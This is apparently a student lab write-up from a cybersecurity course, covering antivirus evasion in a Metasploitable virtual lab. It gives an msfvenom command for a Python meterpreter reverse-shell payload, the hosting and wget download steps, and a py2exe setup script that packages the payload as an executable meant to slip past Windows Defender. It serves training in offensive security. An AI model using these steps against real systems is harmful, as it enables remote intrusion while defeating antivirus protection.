**Cybersecurity 401**

**Module 6 - Threat Modeling and Analysis**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

## **OPS 30 - Antivirus Evasion**


## 

## 


**| Rodrigo Brasil 12/2023 |**


## **Part 1: Staging**

* **Download and import the Metasploitable 3 Windows 2008 OVA into VirtualBox**

****

* **Review hardware resource allocation**

****


****

****


* **Set network adapter to clear the error popup**
* **Login as vagrant/vagrant**

****

* **Launch the VM and select “Activate Later” to bypass the activation prompt**

****

* **Open the README file on the desktop**

****

## 

## **Part 2: FUD Payload**

**Complete “Creating a FUD meterpreter payload with Python” from** [**Antivirus Evasion with Python**](https://medium.com/bugbountywriteup/antivirus-evasion-with-python-49185295caf1)**.**

***Note - The article has the following incorrect URL: http://www.virtutotal.com/ , the correct URL is*** [***http://www.virustotal.com/***](http://www.virustotal.com/)

In this step we will:


1. Install required files on the metasploitable
2. Create the payload on kali
3. Download the payload from kali to metasploitable
4. Transform the payload in an exe
5. Configure metasploit on kali to receive a reverse shell when the payload is executed
6. Deploy the exe onto a windows 10 vm
7. Check if successfully evaded Windows defender

### Install required files on the metasploitable

On the meterpreter we will install the required installation files to make the payload.

The files will be ***python2*** and ***py2exe***, openssl is optional.

#### Python2 Install


******


******

******

#### OpenSSL Install


******


******


******


#### Py2exe Install

******

******

******

******

******

After installing the required files we will jump to kali to create the payload

### Create the payload on kali

## 

Check your ip with the command “ip a” or “ifconfig” for the upcoming command

## 

Use the command

“sudo msfvenom -p python/meterpreter/reverse\_tcp LHOST=10.0.0.58 LPORT=443 -f raw -o /var/www/html/mrtp.py”

on ”LHOST” input your ip




Payload created called mrtp.py and stored on /var/www/html



use the command

“service apache2 start”

to start the html server




use the command

service apache2 status

to check if the server is running

Now jump back to the metasploitable machine


### Download the payload to metasploitable



On powershell command line type the command

“wget <http://10.0.0.58> -O mrtp.py”

To download our




### Transform the payload into an .exe file


we need to create a setup file first before creating the .exe




Open Python IDE



It will look like this




Click “File” and “New File”




insert the code provided below

|  |  |
| --- | --- |
|  | # -\*- coding: UTF-8 -\*-  from distutils.core import setup  import py2exe |
|  | setup( |
|  | name = ‘Meter’, |
|  | description = ‘Python-based App’, |
|  | version = ‘1.0’, |
|  | console=[‘mrtp.py’], |
|  | options = {‘py2exe’: {‘bundle\_files’: 1,’packages’:’ctypes’,’includes’: ‘base64,sys,socket,struct,time,code,platform,getpass,shutil’,}}, |
|  | zipfile = None, |
|  | ) |



Save it




Give it the name setup.py



make sure that setup.py and mrtp.py are on the same folder

Now on powershell run this command to turn the payload into an exe

“python.exe ./setup.py py2exe”



The output will look like this when the command is done running



After it is done we need to test if it is working

run the exe with the command

“./dist/mrtp.exe”

and jump back to kali

### Configure metasploit on kali to receive a reverse shell when the payload is executed


































## 

## **Part 3: Custom FUD Payload**

**Now that you’ve tested the process, create your own customized FUD meterpreter payload! Document and submit how you accomplished this.**